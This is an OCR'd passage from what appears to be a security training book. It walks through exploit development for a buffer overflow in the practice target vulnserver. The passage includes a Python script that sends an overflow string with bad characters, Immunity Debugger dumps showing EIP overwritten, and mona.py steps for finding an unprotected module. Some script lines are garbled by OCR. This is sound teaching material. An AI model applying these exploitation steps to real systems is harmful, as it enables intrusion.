
Next, run the following Python script to send badchars along with the shellcode:



```
#!/usr/bin/python2
import sys, socket

badchars =
("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7

shellcode = "C" * 2003 + "D" * 4 + badchars

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.1.11', 9999))
    soc.send(('TRUN /.:/' + shellcode))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

Figure 6.65: Screenshot of Python script for sending badchars

In Immunity Debugger, right-click on the ESP register value, then click on “Follow in Dump,” and finally observe the characters. You will find that there are no badchars that create problems in the shellcode.


Immunity Debugger - vulnserver.exe - [CPU - thread 00001D1C]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
Registers (FPU)
Address
Hex dump
ASCII
Paused

```
EAX 00C4F1EC ASCII "TRUN /.:/CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
ECX 01045088
EDX 00FFFEFD
EBX 00000138
ESP 00C4F9CC
EBP 43434343
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 44444444

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 39A000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
00C4F9CC 01 02 03 04 05 06 07 08
00C4F9D4 09 0A 0B 0C 0D 0E 0F 10
00C4F9DC 11 12 13 14 15 16 17 18
00C4F9E4 19 1A 1B 1C 1D 1E 1F 20
00C4F9EC 21 22 23 24 25 26 27 28 !"#$%&'(
00C4F9F4 29 2A 2B 2C 2D 2E 2F 30 )*+,-./0
00C4F9FC 31 32 33 34 35 36 37 38 12345678
00C4FA04 39 3A 3B 3C 3D 3E 3F 40 9:;<=>?@
00C4FA0C 41 42 43 44 45 46 47 48 ABCDEFGH
00C4FA14 49 4A 4B 4C 4D 4E 4F 50 IJKLMNOP
00C4FA1C 51 52 53 54 55 56 57 58 QRSTUVWX
00C4FA24 59 5A 5B 5C 5D 5E 5F 60 YZ[\]^_`
00C4FA2C 61 62 63 64 65 66 67 68 abcdefgh
00C4FA34 69 6A 6B 6C 6D 6E 6F 70 ijklmnop
00C4FA3C 71 72 73 74 75 76 77 78 qrstuvwx
00C4FA44 79 7A 7B 7C 7D 7E 7F 80
00C4FA4C 81 82 83 84 85 86 87 88
00C4FA54 89 8A 8B 8C 8D 8E 8F 90
00C4FA5C 91 92 93 94 95 96 97 98
00C4FA64 99 9A 9B 9C 9D 9E 9F A0
00C4FA6C A1 A2 A3 A4 A5 A6 A7 A8
00C4FA74 A9 AA AB AC AD AE AF B0
00C4FA7C B1 B2 B3 B4 B5 B6 B7 B8
00C4FA84 B9 BA BB BC BD BE BF C0
00C4FA8C C1 C2 C3 C4 C5 C6 C7 C8
00C4FA94 C9 CA CB CC CD CE CF D0
00C4FA9C D1 D2 D3 D4 D5 D6 D7 D8
00C4FAA4 D9 DA DB DC DD DE DF E0
00C4FAAC E1 E2 E3 E4 E5 E6 E7 E8
00C4FAB4 E9 EA EB EC ED EE EF F0
```

```
00C4F9CC  04030201
00C4F9D0  08070605
00C4F9D4  0C0B0A09
00C4F9D8  100F0E0D
00C4F9DC  14131211
00C4F9E0  18171615
00C4F9E4  1C1B1A19
00C4F9E8  201F1E1D
00C4F9EC  24232221 !"#$
00C4F9F0  28272625 %&'(
00C4F9F4  2C2B2A29 )*+,
00C4F9F8  302F2E2D -./0
00C4F9FC  34333231 1234
00C4FA00  38373635 5678
00C4FA04  3C3B3A39 9:;<
00C4FA08  403F3E3D =>?@
00C4FA0C  44434241 ABCD
00C4FA10  48474645 EFGH
00C4FA14  4C4B4A49 IJKL
00C4FA18  504F4E4D MNOP
00C4FA1C  54535251 QRST
00C4FA20  58575655 UVWX
00C4FA24  5C5B5A59 YZ[\
00C4FA28  605F5E5D ]^_`
00C4FA2C  64636261 abcd
00C4FA30  68676665 efgh
00C4FA34  6C6B6A69 ijkl
00C4FA38  706F6E6D mnop
00C4FA3C  74737271 qrst
00C4FA40  78777675 uvwx
00C4FA44  7C7B7A79 yz{|
```


```
[06:41:34] Access violation when executing [44444444] - use Shift+F7/F8/F9 to pass exception to program
```

Figure 6.66: Screenshot of Immunity Debugger showing ESP dump

Identify the Right Module

In this step, we must identify the right module of the vulnerable server that lacks memory protection. In Immunity Debugger, you can use scripts such as mona.py to identify such modules. You must download **`mona.py`** from GitHub and copy it to the path **`Immunity Debugger`** → **`PyCommands`**. Now, run the vulnerable server and the Immunity Debugger as Administrator, and attach the vulnerable server to the debugger.

In Immunity Debugger, type **`!mona modules`** in the bar at the bottom of the window. As shown in the screenshot, a pop-up window is created, which shows the protection settings of various modules.


Immunity Debugger - vulnserver.exe - [Log data]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Address
Message
There is no memory protection for the module essfunc.dll
Running

